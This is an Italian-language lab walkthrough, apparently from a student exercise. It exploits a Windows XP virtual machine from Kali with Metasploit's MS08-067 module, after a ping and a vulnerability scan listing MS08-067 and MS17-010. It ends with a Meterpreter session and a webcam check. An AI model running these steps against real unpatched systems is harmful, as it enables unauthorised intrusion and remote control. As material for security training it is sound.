
Hacking windows XP

Dopo aver impostato la rete di Windows Xp con Ip: 192.168.1.200



E aver controllato che le due macchine fossero connesse richiedendo da Kali un Ping


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=0.925 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=0.768 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=0.830 ms
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=0.875 ms
^Z
zsh: suspended  ping 192.168.1.200
```

Oggi andremo a sfruttare questa vulnerabilità cirtica:


Vulnerabilities — Total: 30

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.3	26920	SMB NULL Session Authentication
MEDIUM	5.3	57608	SMB Signing not required

Abbiamo aperto **msfconsole** siamo andati alla ricerca del nostro modulo: MS08-067



Una volta trovato useremo il consueto **use 0** così da attivarlo. Ci sposteremo su **show options**




Per vedere cosa ci servirà.


In questo caso imposteremo solamente **set RHOSTS 192.168.1.200** (ip di Xp)

Una volta settato avvieremo il nostro comando, scrivendo exploit

Come possiamo notare Meterpreter aprirà la nostra sessione e potremmo utilizzare i nostri comandi richiesti.



Screenshot



Mentre nella webcam_list non è stata trovata alcuna Webcam